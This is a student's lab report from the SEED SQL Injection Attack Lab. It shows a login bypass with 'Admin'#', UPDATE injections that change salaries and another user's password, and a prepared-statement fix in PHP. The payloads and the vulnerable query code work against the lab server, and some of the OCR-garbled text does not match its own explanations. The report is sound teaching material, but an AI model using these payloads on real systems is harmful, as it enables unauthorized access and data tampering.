

IS LAB-6

SQL Injection Attack Lab

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Task 1: Get Familiar with SQL Statements

```
mysql> prompt mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>
PROMPT set to 'mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>'
mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>
```

```
mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>use sqllab users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.63 sec)

mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.01 sec)

mysql-10.9.0.6:PES1UG21CS247:JOEL_RENJITH>
```

Here I have shown use of some basic sql commands such as use sqllabs_users to get into the database sqllabs_users, show tables to get a list of all tables[here there was only 1 table]. Then the select command with a where clause for rows with name=Alice displays all rows from the credential table where name=Alice.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Employee Profile Login

USERNAME

Admin'# |

PASSWORD

Password

Login

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Here I entered Admin'# to get access without entering password. This worked because in the backend query : select from credential where Name = 'Admin'#' and password=''; the ' is used to enclose the name and the # is used to comment out the rest of the command. Hence the password check is commented out and password wont be checked and hence we get logged in as shown below.

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Home Edit Profile

Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

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Task 2.2: SQL Injection Attack from command line

```
PESIU62ICS247:D0EL_RENDITIH:/../Labsetup
>curl 'www.seed-server.com/unsafe_home.php?username=alice&password='
Hi--
SEED Lab: SQL Injection Education Web platform
Author: Kalliang Ying
Email: kyling@syrr.edu
<->

Hi--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to Logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
<->

<!DOCTYPE html>
<html lang=en>
<head>
    <!-- Required meta tags -->
    <meta charset=utf-8>
    <meta name=viewport content=width=device-width, initial-scale=1, shrink-to-fit=no>

    <!-- Bootstrap CSS -->
    <link rel=stylesheet href=cas/bootstrap.min.css>
    <link href=cas/style_home.css type=text/css rel=stylesheet>

    <!-- Browser Tab title -->
    <title>SQL Lab</title>
</head>
<body>
    <nav class=navbar fixed-top navbar-expand-lg navbar-light style=background-color: #3EA055;>
        <div class=collapse navbar-collapse id=navbarToggleBem00>
            <a class=navbar-brand href=/unsafe_home.php>+ing src=/seed_logo.png style=height: 40px; width: 200px; alt=SEEDLogo</a>

        </div><div class=container text-center><div class=alert alert-danger>The account information you provide does not exist.<br></div><a href=index.html>Go back</a></div>[3]. Exit 3
        curl 'www.seed-server.com/unsafe_home.php?username=alice'
PESIU62ICS247:D0EL_RENDITIH:/../Labsetup
>
```

Here we weren't able to log in through curl because we entered incorrect credentials.

```

[REDACTED]@kali:~/Documents$ cat index.php
<?php
$url = "http://www.seed-server.com/unsafe_home.php?username=dmXnZtKz38Passw0rds";

#EED Lab: SQL Injection Education web platform
author Kallang Ping
Email: kyping@cs.cmu.edu

#EED Lab: SQL Injection Education web platform
Implementation Version 1
Date : 19th April 2018
Developer: Kubir Kuhlil

Update: Implemented the new bootstrap design, implemented a new navbar at the top with two menu options for home and edit profile, with a button to report. New profile details form will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error logic message should not have any of these items at all. Therefore the navbar tab starts before the php tag but it and within the php script adding them as required.
-->
<!DOCTYPE html>
<html lang="en">
    <head>
        <!-- Required meta tags -->
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

        <!-- Bootstrap CSS -->
        <link rel="stylesheet" href="css/bootstrap.min.css">
        <link href="css/style_home.css" type="text/css" rel="stylesheet">

        <!-- Browser Tab title -->
        <title>SQL Labs/TITLE</title>
    </head>
    <body>
        <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #F0A06D;">
            <div class="container-fluid" id="header-tag" role="document">
                <a class="navbar-brand" href="/unsafe_home.php" weight="40px; width: 200px;" alt="SEDLabs"/>&#x2f;
                <div class="collapse navbar-collapse">
                    <ul class="list-unstyled">
                        <li>Home</li>
                        <li>Edit Profile</li>
                        <li>Report</li>
                    </ul>
                </div>
            </div>
        </nav>
        <div class="main-content">
            <div class="card">
                <div class="card-header">
                    <h3>Welcome to EED Lab</h3>
                </div>
                <div class="card-body">
                    <p>This is a demo application for SQL Injection education purposes. It is designed to help you understand how SQL injection works by allowing you to input malicious queries and see the results. The application uses a simple database schema to store user information and demonstrate various types of SQL injection attacks.</p>
                </div>
            </div>
        </div>
    </body>
</html>

```

Here the curl worked because in the curl command %27 stands for ' and %23 stands for #. Hence we are doing the same attack as task 2.1 by commenting out the password check with # and separating the username using '.

Task 2.3: Append a new SQL statement

Employee Profile Login

USERNAME

admin';select 1;'#

PASSWORD


Password

Login

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Here we are seeing if we can execute more than one sql statement in the attack code.



The sql statement running in the backend will be : select * from credential where name = 'Admin'; select 1;'# AND Password = 'hash value of what is entered in the password column'; so here using ' and # we are trying to split the attack code into 3 sql statements. However it returned in an sql error as shown below because protective measure Query Stacking Prevention blocks input that has many sql statements separated by ;.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;'# and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709' at line 3]\n

Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary



The original query to process the edit profile is UPDATE credential SET nickname='\$input_nickname', email='\$input_email', address='\$input_address', Password='\$hashed_pwd', PhoneNumber='\$input_phonenumber' WHERE ID=\$id;"

When I entered 123', salary = 99999 where Name='Alice'#, the backend query was like UPDATE credential set nickname='input_nickname', email='input_email', address='input_address', Password='hashed_pwd', PhoneNumber='123', salary = 99999 where Name='Alice'#.

Here, in the phone number section I basically entered sql code to change alice's salary and I put ' after 123 to isolate the phone number from the rest of the sql attack code. The # is used to help with dealing with password check and other issues by commenting out the rest. Hence as you can see below, the attack was successful and alice got her salary changed.


 Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	123

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Task 3.2: Modify other people' salary

 Home Edit Profile Logout

Alice's Profile Edit

NickName

Email

Address


Phone Number

Password

Save

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Here also , we did the same attack as task 3.1 but we use boby instead of alice and changed his salary to 1. We see this in the below screenshot when we logged into admin to see everyone details.

 Home Edit Profile Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	99999	9/20	10211002				123
Boby	20000	1	4/20	10213352				123
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

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Task 3.3: Modify other people' password

SHA-1 hash calculator

SHA-1 produces a 160-bit (20-byte) hash value.

Data

bobyisalooser@123

SHA-1 hash

d9235b4874d20b1985546168a3f4cfdb7fd8d0a1

Hash added to your clipboard. Simply press **⌘+V**, **CTRL+V** to paste.

Calculate SHA1 hash

We made a hash of the password we want to set for boby.

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

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Here we do the same attack as 3.2 but instead of changing the salary, we changed the password by inserting password = sha hash of the password we wanted to set for boby.

The attack works as we enter the new password and get access to boby's account as shown below.

SEED LABS Home Edit Profile Logout


Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	123

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Task 4: Countermeasure — Prepared Statement

Before editing unsafe.php



Information returned from the database

- ID: 6
- Name: Admin
- EID: 99999
- Salary: 400000
- Social Security Number: 43254314

```
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.0";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlab_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
FROM credential
WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id = $firstrow["id"];
    $name = $firstrow["name"];
    $eid = $firstrow["eid"];
    $salary = $firstrow["salary"];
    $ssn = $firstrow["ssn"];
}

$result = $conn->prepare("SELECT id, name, eid, salary, ssn FROM
credential WHERE name= ? and Password= ?");
$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id, $name, $eid, $salary, $ssn);
$result->fetch();
$result->close();

// close the sql connection
$conn->close();
-- INSERT --
```

In the comment out query, the query string is made by concatenating the user inputs (\$input_uname and \$hashed_pwd) directly into the SQL query. Parameterized queries aren't used in the query method's retrieval of the query result. Hence we can insert attack codes in the user inputs and since parameter check is not done, we can do sql injection attacks, as seen in the 2 screenshots above the code screenshot, where we entered attack code and got details.

In the new code, the query is made using prepare() method with placeholders (?) for parameters (\$input_uname and \$hashed_pwd). Parameters are bound to the prepare statement using bind_param() which specifies the types (ss for two string parameters). The query is executed using execute() so that the bound parameters are safely substituted into the query. Results of the query are bound to variables (\$id, \$name, \$eid, \$salary, \$ssn) using bind_result(). The fetch() method fetches the result set into the bound variables. Hence parameter check and sanitization is done so

that if we enter malicious codes, they wont get executed as they are code and don't belong to the type expected for the input. Hence as we can see below, the attack fails and we don't get any details.

After editing unsafe.php

